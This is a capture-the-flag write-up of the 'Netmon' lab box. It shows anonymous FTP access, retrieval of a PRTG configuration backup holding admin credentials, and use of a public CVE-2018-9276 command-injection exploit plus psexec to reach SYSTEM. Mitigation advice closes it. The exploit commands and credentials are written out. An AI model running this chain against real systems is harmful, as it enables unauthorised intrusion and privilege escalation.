Synopsis
Netmon is a short, enumeration-focused Windows box. Anonymous FTP exposes the whole drive — including the user flag and a PRTG Network Monitor configuration backup that leaks admin credentials. The running PRTG version is vulnerable to an authenticated command injection (CVE-2018-9276), which is abused to create a local admin and get SYSTEM.
- IP:
10.10.10.152· Host:NETMON
Recon
nmap -sC -sV -sT -Pn 10.10.10.152 -oA nmap-scan
# 21 ftp (anonymous allowed), 80 http PRTG/18.1.37, 135/139/445
User — anonymous FTP
Anonymous FTP serves the system drive, so the user flag is a simple download:
ftp 10.10.10.152        # anonymous
get /Users/Public/user.txt        # flag — redacted
Privilege escalation — PRTG creds → CVE-2018-9276
PRTG stores an old configuration backup readable over FTP. Grab it and pull the admin password from the dbpassword field:
get "/ProgramData/Paessler/PRTG Network Monitor/PRTG Configuration.old.bak"
<!-- User: prtgadmin -->
PrTg@dmin2018
The 2018 password is stale — the current one is PrTg@dmin2019. Log in, then exploit CVE-2018-9276 (authenticated command injection) with your session cookie; the public PoC creates an admin user pentest:P3nT3st!:

./46527.sh -u http://10.10.10.152 -c "<OCTOPUS session cookie>"
psexec.py pentest:'P3nT3st!'@10.10.10.152
whoami
nt authority\system # -> read root.txt (redacted)Takeaways & mitigation
- Disable anonymous FTP and never expose the system drive.
- Don’t store reversible admin passwords in config backups; rotate on schedule (the
2018 -> 2019reuse is the whole box). - Patch PRTG — CVE-2018-9276 is a known authenticated RCE.